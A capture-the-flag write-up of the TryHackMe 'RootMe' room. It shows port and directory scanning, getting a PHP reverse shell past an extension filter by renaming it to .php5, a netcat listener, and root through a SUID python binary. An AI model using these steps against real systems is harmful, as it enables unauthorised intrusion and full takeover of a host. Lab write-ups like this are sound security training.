RootMe (TryHackMe)

```
Author:Shantanu Kakade
```

Objective

The primary objectives of this room are to:


- Perform network reconnaissance.
- Enumerate a web application.
- Identify and exploit a vulnerable file upload feature.
- Gain an initial shell on the target.
- Escalate privileges to obtain root access.

Step 1 — Network Enumeration

Every penetration test begins with reconnaissance.

I started by identifying open ports and running services using Nmap.

```
nmap -sC -sV -oN rootme.nmap 10.48.134.31
```



The scan revealed two important services:


- SSH
- HTTP

Since SSH required valid credentials, the web application became the primary attack surface.

Step 2 — Web Enumeration

After opening the web application in the browser, I manually explored the available pages. Next, I performed directory enumeration to discover hidden resources.

```
gobuster dir -u http://10.48.134.31 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




Investigating the Discovered Directories

After reviewing the page source, I found no sensitive information such as hidden comments, credentials, or JavaScript endpoints that could aid further exploitation. Since the source code did not reveal any useful clues, I shifted my focus to the directories discovered during the Gobuster scan.

One of the most interesting findings was the `**/panel/**` directory, which appeared to be an administrative or upload interface. Given that hidden panels often expose additional functionality not available through the main website, I decided to investigate it further.

Navigating to:

```
http://10.48.134.31/panel
```



Step 4 — Testing the File Upload Functionality

After accessing the `**/panel/**` directory, I found a file upload feature that allowed users to submit files to the server.

Since unrestricted or improperly validated file uploads are a common web application vulnerability, I decided to test whether the application would allow the upload of server-side executable files.

To perform this test, I used the **PHP Reverse Shell** developed by **Pentestmonkey**, a widely used script for penetration testing. This script is designed to establish a reverse shell from the target server back to the attacker's machine, providing command-line access if the upload is successful.

The source code is available on GitHub and can be downloaded or cloned using Git:

```
git clone https://github.com/pentestmonkey/php-reverse-shell.git
```


After downloading the script, I edited the following variables to match my attack machine:

```
$ip = "192.168.142.246";
$port = 1234;
```

Once the configuration was complete, I attempted to upload the PHP reverse shell through the upload form.

Unfortunately, the upload was rejected because the application blocked standard `**.php**` files. This indicated that the application implemented file extension filtering, requiring further investigation to identify an alternative executable extension accepted by the server.

In the next step, I analyzed the upload restrictions and looked for a method to bypass the file type validation.



Step 5 — Bypassing the File Upload Restriction

The initial upload attempt failed because the application blocked files with the `**.php**` extension.

This indicates that the upload functionality performs file extension validation to prevent users from uploading executable PHP scripts. However, relying solely on file extensions for validation is not a secure practice, as web servers may execute other PHP-related extensions depending on their configuration.

To test whether alternative extensions were accepted, I renamed the reverse shell script from:

php-reverse-shell.php

to;

php-reverse-shell.php5


Alternatively, the file can be renamed from the terminal using:

mv php-reverse-shell.php php-reverse-shell.php5

After changing the extension, I uploaded the file again through the `**/panel/**` page.

This time, the upload was successful, demonstrating that the application blocked only the standard `**.php**` extension while still allowing another executable PHP extension. This is a classic example of **insufficient file upload validation**, where filtering is based solely on file extensions instead of properly validating the file's content and execution permissions.

With the payload successfully uploaded, the next step was to locate the uploaded file in the `**/uploads/**` directory and prepare a Netcat listener to receive the reverse shell connection.



Step 6 — Starting the Netcat Listener


After successfully uploading the reverse shell payload, the next step was to prepare my attack machine to receive the incoming connection.

Since the reverse shell script had been configured to connect back to **port 1234**, I started a Netcat listener on the same port.


```
nc -lvnp 1234
```

With the Netcat listener running and the reverse shell payload successfully uploaded, the final step was to execute the payload.

Since uploaded files are stored in the `**/uploads/**` directory, I navigated to the uploaded file using the browser:



Execute the script and check back to see your netcat listener.



Step 7 — Locating the User Flag

After obtaining an interactive shell on the target system, the next objective was to locate the **user flag**.

The challenge description indicated that the flag was stored in a file named `**user.txt**`. Rather than manually browsing the filesystem, I used the `find` command to search for the file.

```
find / -type f -name user.txt 2>/dev/null
```

```
$ find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
$
```


The command returned the following location:

```
/var/www/user.txt
```

After locating the file, I displayed its contents using:

```
cat /var/www/user.txt
```

This successfully revealed the **user flag**, confirming that the initial access phase was complete.



Step 10 — Privilege Escalation


After obtaining an initial shell and capturing the **user flag**, the next objective was to escalate privileges to **root**.

Although the shell was running as the low-privileged `**www-data**` user, gaining root access was necessary to complete the room and retrieve the root flag.

As with any Linux privilege escalation assessment, I began by enumerating the system to identify potential misconfigurations, vulnerable binaries, and privilege escalation vectors.

One of the first checks I performed was to search for **SUID (Set User ID)** binaries.

```
find / -type f -perm -4000 2>/dev/null
```



The output revealed several SUID binaries. Among them, one entry immediately stood out:


```
/usr/bin/python2.7
```

Python binaries with the **SUID** bit set can sometimes be abused to execute commands with elevated privileges. To determine whether this binary was exploitable, I consulted **GTFOBins**, a widely used reference that documents legitimate Unix binaries that can be leveraged for privilege escalation.

After searching for **Python** on GTFOBins and selecting the **SUID** section, I found a suitable technique for spawning a privileged shell.

The following command was recommended:

```
python -c 'import os; os.execl("/bin/sh", "sh")'
```



